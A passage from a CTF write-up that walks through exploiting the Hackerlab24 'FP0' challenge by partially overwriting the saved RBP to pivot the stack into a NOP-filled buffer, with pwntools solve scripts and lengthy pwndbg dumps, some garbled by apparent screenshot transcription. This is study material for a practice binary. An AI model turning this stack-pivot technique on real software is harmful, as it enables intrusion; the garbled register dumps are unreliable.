    io.sendline(payload)

    io.interactive()

```

We can run this and let it attach to `gdb`

```

[+] ~/Desktop/CTF/Hackerlab24/FP0 > python3 solve.py GDB
File Edit View Search Terminal Help
Breakpoint 1 at 0x55d7b921822f
Reading /lib/x86_64-linux-gnu/libc.so.6 from remote target...
----- tip of the day (disable with set show-tips off) -----
GDB's set directories <path> parameter can be used to debug e.g. glibc sources like the malloc/free functions!
Exception occurred: Error: Cannot execute this command while the target is running.
Use the "interrupt" command to stop the target
and then try again or class "gdb.error"
For more information invoke "exception-debugbase on" and rerun the command
or debug it yourself with "set exception-debugger on"
Python Exception <class 'gdb.error'>. Cannot execute this command while the target is running.
Use the "interrupt" command to stop the target
and then try again.
pwndbg>
Breakpoint 1, 0x000005d7b921822f in vuln ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS | show-flags off / show-compact-reg off ]
*BX 0x0
*BX 0x7ffc29a76f58 -> 0x7ffc29a79167 ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
*BX 0x0
*BX 0x0
*R0 0x0
*R0 0x0
*R1 0x73
*R1 0x1
*R2 0x0
*R3 0x0
*R4 0x0
*R5 0x7ffc29a76f68 -> 0x7ffc29a79194 ← 'SSH_AUTH_SOCK=/tmp/ssh-aFh2u0gfk7bG/agent.2382'
*R6 0x55d7b921a160 ( __do_global_dtors_aux_fini_array_entry ) -> 0x55d7b9218120 ( __do_global_dtors_aux )
← endbr6
*R7 0x736baae800 ( _rtld_global ) -> 0x736baaf2d0 -> 0x55d7b9217000 ← 0x10102464c457f
*R8 0x7ffc29a76d20 -> 0x7ffc29a74242 ← 0x0
*R9 0x4141414141414141 ( 'AAAAAAA' )
*RIP 0x55d7b921822f ( vuln+121 ) ← leave
[ DISASM / x86-64 / set emulate on ]
* 0x55d7b921822f <vuln+121>      leave
  0x55d7b9218230 <vuln+122>      ret

  0x55d7b9218254 <main+35>       mov    eax, 0
  0x55d7b9218259 <main+40>       leave
  0x55d7b921825a <main+41>       ret

  0x55d7b921825b             add    byte ptr [rax - 0x7d], cl
  0x55d7b921825e <_fini+2>     in    al, dx
  0x55d7b921825f <_fini+3>     or    byte ptr [rax - 0x7d], cl

[ STACK ] -----
00:0000| rsp 0x7ffc29a76d20 ← 0x4141414141414141 ( 'AAAAAAA' )
... i 7 skipped
[ BACKTRACE ] -----
* 0 0x55d7b921822f vuln+121
1 0x55d7b9218254 main+35
pwndbg>

```

`python3 solve.py GDB`

On the right hand side our debugger would be attached

We can view the current value of the saved rbp

```
GDB-Pwn
File Edit View Terminal Tabs Help
pwndbg> i f
Stack level 0, frame at 0x7ffc29a76e30:
rip = 0x55d7b921822f in vuln; saved rip = 0x55d7b9218254
called by frame at 0x7ffc29a74252
Arglist at 0x7ffc29a76e20, args:
Locals at 0x7ffc29a76e20, Previous frame's sp is 0x7ffc29a76e30
Saved registers:
rbp at 0x7ffc29a76e20, rip at 0x7ffc29a76e28
pwndbg> x/gx 0x7ffc29a76e20,
A syntax error in expression, near `'.
pwndbg> x/gx 0x7ffc29a76e20
0x7ffc29a76e20: 0x00007ffc29a74242
pwndbg> █
```

no IPv6 | W: down | E: 172.20.10.9 (7) | FULL 72.44% | 378.6 GiB | 0.56 | 5.0 GiB | 9.4 GiB | 2024-06-10 17:37:10 🐧 🎵 EN

We see that we overwrote the last 16 bits to BB -> 0x4242

And now remember that when `leave; ret` is executed this is what would happen

```
mov rsp, rbp
pop rbp
pop rip
```

Now let's move on to the next instruction

```
GDB-Pwn
File Edit View Terminal Tabs Help
0x0000055c442874254 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]
RAX 0x0
RBX 0x7ffd7bfd8878 → 0x7ffd7bfd9167 ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
RCX 0x0
RDX 0x0
RDI 0x7ffd7bfd8460 → 0x7ffd7bfd8490 ← 0x4242414141414141 ('AAAAAAABB')
RSI 0x7ffd7bfd8490 ← 0x4242414141414141 ('AAAAAAABB')
R8 0x73
R9 0x1
R10 0x0
R11 0x202
R12 0x0
R13 0x7ffd7bfd8888 → 0x7ffd7bfd9194 ← 'SSH_AUTH_SOCK=/tmp/ssh-aFh2u0gfk7bG/agent.2382'
R14 0x55c442876168 (_do_global_dtors_aux_fini_array_entry) → 0x55c442874120 (_do_global_dtors_aux)
← endbr64
R15 0x7f1fc6398000 (_rtld_global) → 0x7f1fc63992d0 → 0x55c442873000 ← 0x10102464c457f
RBP 0x7ffd7bfd4242 ← 0x0
*RSP 0x7ffd7bfd8750 ← 0x0
*RIP 0x55c442874254 (main+35) ← mov eax, 0
[ DISASM / x86-64 / set emulate on ]
0x55c44287422f <vuln+121>    leave
0x55c442874230 <vuln+122>    ret
↓
▶ 0x55c442874254 <main+35>    mov    eax, 0
0x55c442874259 <main+40>    leave
0x55c44287425a <main+41>    ret

0x55c44287425b      add    byte ptr [rax - 0x7d], cl
0x55c44287425e <_fini+2>    in     al, dx
0x55c44287425f <_fini+3>    or     byte ptr [rax - 0x7d], cl
[ STACK ]
00:0000  rsp 0x7ffd7bfd8750 ← 0x0
01:0008  0x7ffd7bfd8758 ← 0x100000000
02:0010  0x7ffd7bfd8760 ← 0x1
03:0018  0x7ffd7bfd8768 → 0x7f1fc618f6ca (__libc_start_call_main+122) ← mov edi, eax
04:0020  0x7ffd7bfd8770 ← 0x0
05:0028  0x7ffd7bfd8778 → 0x55c442874231 (main) ← push rbp
06:0030  0x7ffd7bfd8780 ← 0x100000000
07:0038  0x7ffd7bfd8788 → 0x7ffd7bfd8878 → 0x7ffd7bfd9167 ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
[ BACKTRACE ]
▶ 0 0x55c442874254 main+35
1          0x0

pwndbg> i f
Stack level 0, frame at 0x7ffd7bfd4252:
rip = 0x55c442874254 in main; saved rip = 0x0
called by frame at 0x7ffd7bfd425a
Arglist at 0x7ffd7bfd4242, args:
Locals at 0x7ffd7bfd4242, Previous frame's sp is 0x7ffd7bfd4252
Saved registers:
  rbp at 0x7ffd7bfd4242, rip at 0x7ffd7bfd424a
pwndbg> █
```

no IPv6 | W: down | E: 172.20.10.9 (7) | FULL 72.44% | 378.6 GiB | 0.92 | 4.9 GiB | 9.5 GiB | 2024-06-10 17:42:40 | 📱 | EN

We can see that now we are in the `main` function where it's about to return and the saved `rbp` is still pointing to the value which we overwrote already

If we move to the next instruction we would see that the value in `rbp` is going to be stored in `rsp`

GDB - Pwn

File Edit View Terminal Tabs Help

```

03:0018  0x7ffd7bfd8768 --> 0x7f1fc618f6ca (__libc_start_main+122) ← mov edi, eax
04:0020  0x7ffd7bfd8770 ← 0x0
05:0028  0x7ffd7bfd8778 --> 0x55c442874231 (main) ← push rbp
06:0030  0x7ffd7bfd8780 ← 0x100000000
07:0038  0x7ffd7bfd8788 --> 0x7ffd7bfd8878 --> 0x7ffd7bfd9167 ← '/home/mark/Desktop/CTF/Hackerlab24/F
P0/chall'
[ BACKTRACE ]
▶ 0 0x55c442874259 main+40
1 0x0

```

**pwndbg>**

```

0x000055c44287425a in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]

```

RAX	0x0
RBX	0x7ffd7bfd8878 --> 0x7ffd7bfd9167 ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
RCX	0x0
RDX	0x0
RDI	0x7ffd7bfd8460 --> 0x7ffd7bfd8490 ← 0x4242414141414141 ('AAAAAAABB')
RSI	0x7ffd7bfd8490 ← 0x4242414141414141 ('AAAAAAABB')
R8	0x73
R9	0x1
R10	0x0
R11	0x202
R12	0x0
R13	0x7ffd7bfd8888 --> 0x7ffd7bfd9194 ← 'SSH_AUTH_SOCK=/tmp/ssh-aFh2u0gfk7bG/agent.2382'
R14	0x55c442876168 (_do_global_dtors_aux_fini_array_entry) --> 0x55c442874120 (_do_global_dtors_aux)
*RBP	0x0
*RSP	0x7ffd7bfd424a ← 0x0
*RIP	0x55c44287425a (main+41) ← ret

[ DISASM / x86-64 / set emulate on ]

```

0x55c44287422f <vuln+121>    leave
0x55c442874230 <vuln+122>    ret
↓
0x55c442874254 <main+35>      mov    eax, 0
0x55c442874259 <main+40>      leave
▶ 0x55c44287425a <main+41>    ret    <0>

```

[ STACK ]

```

00:0000| rsp 0x7ffd7bfd424a ← 0x0
... ↓ 7 skipped

```

[ BACKTRACE ]

```

▶ 0 0x55c44287425a main+41
1 0x0

```

**pwndbg>**

```

x 0x7ffd7bfd4242-0x7ffd7bfd424a
0xfffffffffffff8:  Cannot access memory at address 0xfffffffffffff8
pwndbg> x 0x7ffd7bfd424a-0x7ffd7bfd4242
0x8:  Cannot access memory at address 0x8

```

But then I saw RSP is actually increased by 8 and at this point RIP is pointing to the next address after the address we overwrote it to

In case you are wondering why it increased by 8 that's because `pop rbp` would remove a value from the stack which basically would subtract 8 bytes from the current stack pointer

Now our idea is this:

- We would overwrite the saved rbp in function `vuln` to the last 16 bits of the start of our input buffer
- Create a payload by crafting it such that when RIP points to the next 8 bytes of the buffer then we would have control over the program

Here's what I used:

```

36 def solve():
37     io.recvuntil("Nickname @>")
38     buf = int(io.recvline().strip(), 16)
39     info("buf leak: %#x", buf)
40
41     offset = 256
42
43     payload = b'A'*8 + asm('nop')*(offset - 8) + p16(buf & 0xffff)
44
45     io.sendline(payload)
46
47     io.interactive()
48

```

```

def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256

    payload = b'A'*8 + asm('nop')*(offset - 8) + p16(buf & 0xffff)

    io.sendline(payload)

    io.interactive()

```

# Running it we get this

```

file Edit View Search Terminal Help
File Edit View Search Terminal Help
GDB-Pw
----- Tip of the day (disable with set show-tips off) -----
Calling functions like call (void)puts("Hello world") will run all other target threads for the time the function runs. If you want only the current thread to run for the function call, use set scheduler-locking on
Exception occurred: Error: Cannot execute this command while the target is running.
Use the "interrupt" command to stop the target
and then try again. (<class 'gdb.error'>)
For more info invoke 'set exception-verbose on' and rerun the command
or debug it by yourself with 'set exception-debugger on'
Python Exception <class 'gdb.error'>: Cannot execute this command while the target is running.
and then try again.
pwndbg>
Breakpoint 1, 0x00005583e868822f in vuln ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-regs off ]
*RAX 0x0
*RBX 0x7fffff9976e8 → 0x7fffff998167 ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
*RCX 0x0
*RDW 0x0
*RDY 0x0
*RD1 0x7fffff9972d0 → 0x7fffff997300 ← 0x74b0000000000090
*RS1 0x7fffff997300 → 0x74b0000000000090
*RS2 0x90
*RS3 0x1
*R10 0x0
*R11 0x202
*R12 0x0
*R13 0x7fffff9976f8 → 0x7fffff998194 ← 'SSH_AUTH_SOCKET=/tmp/ssh-afh2u0gfk7b6/agent.2382'
*R14 0x5583e868a168 (_do_global_dtors_aux_fini_array_entry) → 0x5583e8688120 (_do_global_dtors_aux)
← endbr64
*R15 0x7fceff74d000 (_rtid_global) → 0x7cef74e2d0 → 0x5583e8687000 ← 0x10102464c457f
*RBP 0x7fffff9975b0 → 0x7fffff9974b0 ← 0x41414141414141 ('AAAAAAA')
*RSP 0x7fffff9974b0 → 0x41414141414141 ('AAAAAAA')
*RIP 0x5583e868822f (vuln+12) ← [leave]
no IPv6 W: down E: open | FULL: 72.44% | 379.6 GB: 8.99 | 4.7 GB | 2024-06-10 17:53:05 ☼ ⌂ ⌃

```

The screenshot shows a GDB session with the following details:

- Registers:**
  - RAX: 0x0
  - RBX: 0x7fffff9976e8 (value of '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall')
  - RCX: 0x0
  - RDW: 0x0
  - RDY: 0x0
  - RD1: 0x7fffff9972d0 (value of 0x7fffff997300)
  - RS1: 0x7fffff997300 (value of 0x74b0000000000090)
  - RS2: 0x90
  - RS3: 0x1
  - R10: 0x0
  - R11: 0x202
  - R12: 0x0
  - R13: 0x7fffff9976f8 (value of 0x7fffff998194)
  - R14: 0x5583e868a168 (value of \_do\_global\_dtors\_aux\_fini\_array\_entry)
  - R15: 0x7fceff74d000 (value of \_rtid\_global)
  - RBP: 0x7fffff9975b0 (value of 0x7fffff9974b0)
  - RSP: 0x7fffff9974b0 (value of 0x41414141414141)
  - RIP: 0x5583e868822f (value of vuln+12)
- Stack:**
  - Top of stack: 0x00000 rbp 0x7fffff9974b0 ← 0x41414141414141 ('AAAAAAA')
  - 0x1: 0x5583e8688254 main+35 ← 0x9690900000000000
  - 0x2: 6 skipped
- Backtrace:**
  - 0: 0x5583e868822f vuln+121
  - 1: 0x5583e8688254 main+35
- Legend:** STACK | HEAP | CODE | DATA | RWX | RODATA
- Tip of the day:** Calling functions like call (void)puts("Hello world") will run all other target threads for the time the function runs. If you want only the current thread to run for the function call, use set scheduler-locking on.

If we take a look at the current stack value we get this

```
GDB - Pwn
File Edit View Terminal Tabs Help
pwndbg> x/50gx $rsp
0x7fffff9974b0: 0x4141414141414141      0x9090909090909090
0x7fffff9974c0: 0x9090909090909090      0x9090909090909090
0x7fffff9974d0: 0x9090909090909090      0x9090909090909090
0x7fffff9974e0: 0x9090909090909090      0x9090909090909090
0x7fffff9974f0: 0x9090909090909090      0x9090909090909090
0x7fffff99750: 0x9090909090909090      0x9090909090909090
0x7fffff997510: 0x9090909090909090      0x9090909090909090
0x7fffff997520: 0x9090909090909090      0x9090909090909090
0x7fffff997530: 0x9090909090909090      0x9090909090909090
0x7fffff997540: 0x9090909090909090      0x9090909090909090
0x7fffff997550: 0x9090909090909090      0x9090909090909090
0x7fffff997560: 0x9090909090909090      0x9090909090909090
0x7fffff997570: 0x9090909090909090      0x9090909090909090
0x7fffff997580: 0x9090909090909090      0x9090909090909090
0x7fffff997590: 0x9090909090909090      0x9090909090909090
0x7fffff9975a0: 0x9090909090909090      0x9090909090909090
0x7fffff9975b0: 0x00007fffff9974b0      0x00005583e8688254
0x7fffff9975c0: 0x0000000000000000      0x0000000100000000
0x7fffff9975d0: 0x0000000000000001      0x00007efcef5446ca
0x7fffff9975e0: 0x0000000000000000      0x00005583e8688231
0x7fffff9975f0: 0x0000000100000000      0x00007fffff9976e8
0x7fffff997600: 0x00007fffff9976e8      0xac58848195b21ec9
0x7fffff997610: 0x0000000000000000      0x00007fffff9976f8
0x7fffff997620: 0x00005583e868a168      0x00007efcef74d000
0x7fffff997630: 0x53a77bb37e701ec9      0x51a15a2918b41ec9
pwndbg>
```

The address of the start of our buffer is `0x7fffff9974b0` and the saved rbp has been overwritten to the start of our buffer

```
pwndbg> i f
Stack level 0, frame at 0x7fffffff9975c0:
rip = 0x5583e868822f in vuln; saved rip = 0x5583e8688254
called by frame at 0x7fffffff9974c0
Arglist at 0x7fffffff9975b0, args:
Locals at 0x7fffffff9975b0, Previous frame's sp is 0x7fffffff9975c0
Saved registers:
rbp at 0x7fffffff9975b0, rip at 0x7fffffff9975b8
pwndbg> x/gx 0x7fffffff9975b0
0x7fffffff9975b0: 0x00007fffffff9974b0
pwndbg> █
```

Now when we continue the program execution we would get an error

The screenshot shows the GDB-Pwn interface with the following sections:

- Registers:** Shows CPU register values. RAX, RBX, RDX, RDI, RSI, R8, R9, R10, R11, R12, R13, R14, R15, RBP, RSP, RIP, and EIP. Many registers have addresses like 0x9090909090909090.
- Stack Dump:** Shows the stack starting at address 00:0000. The top of the stack (rsp) is at 0x7fffff9974b8, which is a valid address. Below it, the stack grows downwards with addresses 0x9090909090909090, ..., 0x9090909090909090.
- Backtrace:** Shows the call stack from main+41 down to main+121, then to vuln+122, and finally to vuln+121.
- Registers:** Shows CPU register values. RAX, RBX, RDX, RDI, RSI, R8, R9, R10, R11, R12, R13, R14, R15, RBP, RSP, RIP, and EIP. Many registers have addresses like 0x9090909090909090.
- Stack Dump:** Shows the stack starting at address 00:0000. The top of the stack (rsp) is at 0x7fffff9974b8, which is a valid address. Below it, the stack grows downwards with addresses 0x9090909090909090, ..., 0x9090909090909090.
- Backtrace:** Shows the call stack from main+41 down to main+121, then to vuln+122, and finally to vuln+121.

The reason is because 0x9090909090909090 isn't a valid address of an instruction

And because that's what's pointing to RSP, then RIP would try execute the instruction stored in that address which causes an error

To fix that we would overwrite buf[8] to buf[16] and then our payload would be stored in buf[16]

With that it would try to access `buffer[8]` and because that would hold an address pointing to an instruction, it would then be executed

Here's my script:

```
36 def solve():
37     io.recvuntil("Nickname @>")
38     buf = int(io.recvline().strip(), 16)
39     info("buf leak: %#x", buf)
40
41     offset = 256
42
43     payload = b'A'*8 + p64(buf+16) + asm('nop')*(offset - 8 - 8) + p16(buf & 0xffff)
44
45     io.sendline(payload)
46
47     io.interactive()
```

```
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256

    payload = b'A'*8 + p64(buf+16) + asm('nop')*(offset - 8 - 8) + p16(buf &
0xffff)

    io.sendline(payload)

    io.interactive()
```


Running it we get this

```
[root@mark-OptiPlex-5090: ~]# ./Desktop/CTF/Hackerlab24/FP0
[+] /home/mark/Desktop/CTF/Hackerlab24/FP0/chall
[*] '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
Arch: amd64-64-little
RELRO: No RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: PIE enabled
Stack: Executable
RWX: Has RWX segments
[*] Starting local process '/usr/bin/gdbserver': pid 26049
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall', '-x', '/tmp/pwn59kyd_3q.gdb']
[*] buf leak: 0x7fe00cbda30
[*] Switching to interactive mode
Take your nickname>Hello AAAAAAA@0xd0\xcbs
```

```
GDB-Pwning
File Edit View Terminal Tabs Help
Use the errno (or errno <number>) command to see the name of the last or provided (libc) error
Exception occurred: Error: Cannot execute this command while the target is running.
Use the "interrupt" command to stop the target
and then try again. (<class 'gdb.error'>)
For more info invoke 'set exception-verbose on' and rerun the command
or debug it by yourself with 'set exception-debugger on'
Python Exception <class 'gdb.error'>: Cannot execute this command while the target is running.
Use the "interrupt" command to stop the target
and then try again.
pwndbg
Breakpoint 1, 0x000056148d79b22f in vuln ()
REGS: [ STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTS | SHOW FLAGS OFF | SHOW COMPACT REGS OFF ]
RAX 0x0
RBX 0x7ffe00cbdc68 → 0x7ffe00cbe167 ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
RCX 0x0
RDX 0x0
RDX 0x7ffe00cbdc850 → 0x7ffe00cbdc880 ← 0x4141206f6cc6548 ('Hello AA')
RSI 0x7ffe00cbdc880 → 0x4141206f6cc6548 ('Hello AA')
RDI 0x73
R8 0x73
R9 0x1
R10 0x0
R11 0x202
R12 0x0
R13 0x7ffe00cbdc78 → 0x7ffe00cbe194 ← '_SSH_AUTH_SOCK=/tmp/ssh-afh2u0gfk7bG/agent.2382'
R14 0x56148d79d168 (_do_global_dtors_aux_fini_array_entry) → 0x56148d79b120 (_do_global_dtors_aux
← endbr64
R15 0x7fe00cbdc800 [_rtld_global_] → 0x7fe00cbdc800 ← 0x56148d79a000 ← 0x10102464c457f
RBP 0x7ffe00cbdc30 → 0x7ffe00cbdc30 ← 0x4141414141414141 ('AAAAAAA')
RSP 0x7ffe00cbdc30 → 0x4141414141414141 ('AAAAAAA')
RIP 0x56148d79b22f [vuln+121] ← leave [ DISASM / x86-64 / SET EMULATE ON ]
→ 0x56148d79b2f1 <vuln+121> leave
0x56148d79b230 <vuln+122> ret
|
0x56148d79b254 <main+35> mov eax, 0
0x56148d79b259 <main+40> leave
0x56148d79b25a <main+41> ret

0x7ffe00cbdd49 nop
0x7ffe00cbdd41 nop
0x7ffe00cbdd42 nop
0x7ffe00cbdd43 nop
0x7ffe00cbdd44 nop
0x7ffe00cbdd45 nop
[ STACK ] 00:0000 rsp 0x7ffe00cbdc30 ← 0x41414141414141 ('AAAAAAA')
01:0000 0f8 0x7ffe00cbdc30 → 0x7ffe00cbdc40 0x9090909090909090
02:0010-0f0 0x7ffe00cbdc40 → 0x9090909090909090
... i 5 skipped [ BACKTRACE ]
▶ 0 0x56148d79b22f vuln+121
1 0x56148d79b254 main+35
pwndbg
```

When we view the current stack we see this



The screenshot shows a GDB session titled "GDB-Pwn". The command `x/50gx $rsp` is run, displaying memory starting at address `0x7ffe00cbda30`. The output shows a series of memory locations, each containing a 16-digit hex value. A blue arrow points to the first two values: `0x4141414141414141` and `0x00007ffe00cbda40`. The second value is highlighted with a red arrow. The bottom status bar of the terminal window displays system information: "no IPv6 | W: down | E: down | FULL 72.44% | 378.6 GiB | 1.00 | 4.9 GiB | 9.4 GiB | 2024-06-10 18:01:20".

```
File Edit View Terminal Tabs Help
pwndbg> x/50gx $rsp
0x7ffe00cbda30: 0x4141414141414141      0x00007ffe00cbda40 ←
0x7ffe00cbda40: 0x9090909090909090
0x7ffe00cbda50: 0x9090909090909090      0x9090909090909090
0x7ffe00cbda60: 0x9090909090909090      0x9090909090909090
0x7ffe00cbda70: 0x9090909090909090      0x9090909090909090
0x7ffe00cbda80: 0x9090909090909090      0x9090909090909090
0x7ffe00cbda90: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdaa0: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdb0: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdac0: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdad0: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdae0: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdaf0: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdb00: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdb10: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdb20: 0x9090909090909090      0x9090909090909090
0x7ffe00cbdb30: 0x00007ffe00cbda30      0x000056148d79b254
0x7ffe00cbdb40: 0x0000000000000000      0x0000000010000000
0x7ffe00cbdb50: 0x0000000000000001      0x00007f68756116ca
0x7ffe00cbdb60: 0x0000000000000000      0x000056148d79b231
0x7ffe00cbdb70: 0x0000000100000000      0x00007ffe00cbdc68
0x7ffe00cbdb80: 0x00007ffe00cbdc68      0x3b9e0ca08ee16247
0x7ffe00cbdb90: 0x0000000000000000      0x00007ffe00cbdc78
0x7ffe00cbdba0: 0x000056148d79d168      0x00007f687581a000
0x7ffe00cbdbb0: 0xc4620d3738236247      0xc54ee662a3e76247
pwndbg>
```

Cool we see that we've set `buf+8` to `buf+16` and then `buf+16` is holding a valid instruction

And by the way `0x90` is the bytecode for instruction `nop` which means no operation basically it would do nothing

When we continue the execution using (ni) we get this

```
GDB-Pwn
File Edit View Terminal Tabs Help
4 0x9090909090909090
5 0x9090909090909090
6 0x9090909090909090
7 0x9090909090909090

pwndbg>
0x000056148d79b25a in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / show-flags off / show-compact-reg off ]————
RAX 0x0
RBX 0x7ffe00cbdc68 → 0x7ffe00cbe167 ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
RCX 0x0
RDX 0x0
RDI 0x7ffe00cbd850 → 0x7ffe00cbd880 ← 0x4141206f6c6c6548 ('Hello AA')
RSI 0x7ffe00cbd880 ← 0x4141206f6c6c6548 ('Hello AA')
R8 0x73
R9 0x1
R10 0x0
R11 0x202
R12 0x0
R13 0x7ffe00cbdc78 → 0x7ffe00cbe194 ← 'SSH_AUTH_SOCK=/tmp/ssh-aFh2u0gfk7bG/agent.2382'
R14 0x56148d79d168 (_do_global_dtors_aux_fini_array_entry) → 0x56148d79b120 (_do_global_dtors_aux)
← endbr64
R15 0x7f687581a000 (_rtld_global) → 0x7f687581b2d0 → 0x56148d79a000 ← 0x10102464c457f
*RBP 0x4141414141414141 ('AAAAAAA')
*RSP 0x7ffe00cbda38 → 0x7ffe00cbda40 ← 0x9090909090909090
*RIP 0x56148d79b25a (main+41) ← ret
[ DISASM / x86-64 / set emulate on ]————
0x56148d79b22f <vuln+121>    leave
0x56148d79b230 <vuln+122>    ret
↓
0x56148d79b254 <main+35>      mov    eax, 0
0x56148d79b259 <main+40>      leave
► 0x56148d79b25a <main+41>    ret    <0x7ffe00cbda40>
↓
